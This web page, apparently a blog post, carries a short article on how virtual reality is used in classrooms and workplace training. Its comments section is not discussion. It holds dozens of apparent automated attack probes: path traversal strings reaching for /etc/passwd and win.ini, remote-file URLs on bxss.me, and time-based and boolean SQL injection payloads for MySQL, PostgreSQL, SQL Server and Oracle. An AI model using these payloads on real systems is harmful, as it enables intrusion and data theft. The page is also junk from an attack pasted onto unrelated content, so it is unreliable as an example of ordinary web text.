 English
 русский


Virtual Reality (VR) is no longer just a futuristic concept limited to gamers and tech enthusiasts—it's transforming the way we learn, train, and collaborate. By immersing users in simulated environments, VR offers experiences that are more engaging, memorable, and effective than traditional screen-based methods.
In education, VR is being used to bring subjects to life. Imagine a history class where students can virtually walk through the ruins of ancient Rome or explore the surface of Mars. Platforms like ClassVR and Google Expeditions allow teachers to deliver lessons that are not only informative but also experiential. This kind of immersive learning helps with knowledge retention and caters to various learning styles, especially visual and kinesthetic learners.
The workplace is also being revolutionized by VR, particularly in training and remote collaboration. Industries like healthcare, aviation, and construction use VR to simulate real-life scenarios without the risk or cost of live training. For instance, surgeons can practice complex procedures in a virtual operating room, while engineers can inspect virtual models of machinery before physical production begins. In office settings, tools like Spatial enable remote teams to meet in virtual workspaces, enhancing engagement far beyond traditional video calls.
As VR technology becomes more accessible and affordable, its impact on education and work will only grow. The ability to learn and collaborate in fully interactive environments opens the door to greater innovation and inclusivity. From classrooms to boardrooms, virtual reality is proving to be more than just a trend—it’s a powerful tool that’s reshaping our digital experiences.

Comments
555
555
555
555
555
http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs?.jpg
1yrphmgdpgulaszriylqiipemefmacafkxycjaxjs.jpg
/etc/shells
../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../etc/shells
c:/windows/win.ini
../../../../../../../../../../../../../../windows/win.ini
bxss.me
file:///etc/passwd
Http://bxss.me/t/fit.txt
555
http://bxss.me/t/fit.txt?.jpg
../555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
http://dicrpdbjmemujemfyopp.zzz/yrphmgdpgulaszriylqiipemefmacafkxycjaxjs?.jpg
1yrphmgdpgulaszriylqiipemefmacafkxycjaxjs.jpg
/etc/shells
../../../../../../../../../../../../../../etc/shells
c:/windows/win.ini
555
bxss.me
Http://bxss.me/t/fit.txt
http://bxss.me/t/fit.txt?.jpg
555
555
555
555
555
555
555
555
555
555
555
../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../windows/win.ini
file:///etc/passwd
555
../555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555y7jpffuR
555
555
-1 OR 5*5=25 --
-1 OR 5*5=25
-1' OR 5*5=25 --
-1" OR 5*5=25 --
-1' OR 5*5=25 or 'IZwMddyq'='
-1" OR 5*5=25 or "zSjTrH14"="
555
555*if(now()=sysdate(),sleep(15),0)
555
5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
555rxowpoIS
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
555
-1 OR 5*5=25 --
-1 OR 5*5=25
-1' OR 5*5=25 --
-1" OR 5*5=25 --
-1' OR 5*5=25 or 'fY00tRGl'='
-1" OR 5*5=25 or "oe6pUH48"="
555-1; waitfor delay '0:0:15' --
555*if(now()=sysdate(),sleep(15),0)
555-1); waitfor delay '0:0:15' --
5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
555-1 waitfor delay '0:0:15' --
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
555jFLi0NLC'; waitfor delay '0:0:15' --
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
555-1 OR 251=(SELECT 251 FROM PG_SLEEP(15))--
555-1; waitfor delay '0:0:15' --
555-1) OR 544=(SELECT 544 FROM PG_SLEEP(15))--
555-1); waitfor delay '0:0:15' --
555-1)) OR 294=(SELECT 294 FROM PG_SLEEP(15))--
555-1 waitfor delay '0:0:15' --
555Zh4r53rc' OR 852=(SELECT 852 FROM PG_SLEEP(15))--
555N7TP2pYE'; waitfor delay '0:0:15' --
555IM89BooT') OR 837=(SELECT 837 FROM PG_SLEEP(15))--
555-1 OR 604=(SELECT 604 FROM PG_SLEEP(15))--
555ZNHg9sxm')) OR 367=(SELECT 367 FROM PG_SLEEP(15))--
555-1) OR 904=(SELECT 904 FROM PG_SLEEP(15))--
555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
555-1)) OR 649=(SELECT 649 FROM PG_SLEEP(15))--
555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
555PRSYqplB' OR 471=(SELECT 471 FROM PG_SLEEP(15))--
555PXj1IHQL') OR 651=(SELECT 651 FROM PG_SLEEP(15))--
(select DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15) from dual)
555
555'"
@@bF5Yn
(select 198766*667891)
(select 198766*667891 from DUAL)
555Z1Jdh7JI')) OR 191=(SELECT 191 FROM PG_SLEEP(15))--
555
555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
555
555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
555
(select DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15) from dual)
555
555'"
@@rzrZH
(select 198766*667891)
(select 198766*667891 from DUAL)
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
Add New Comment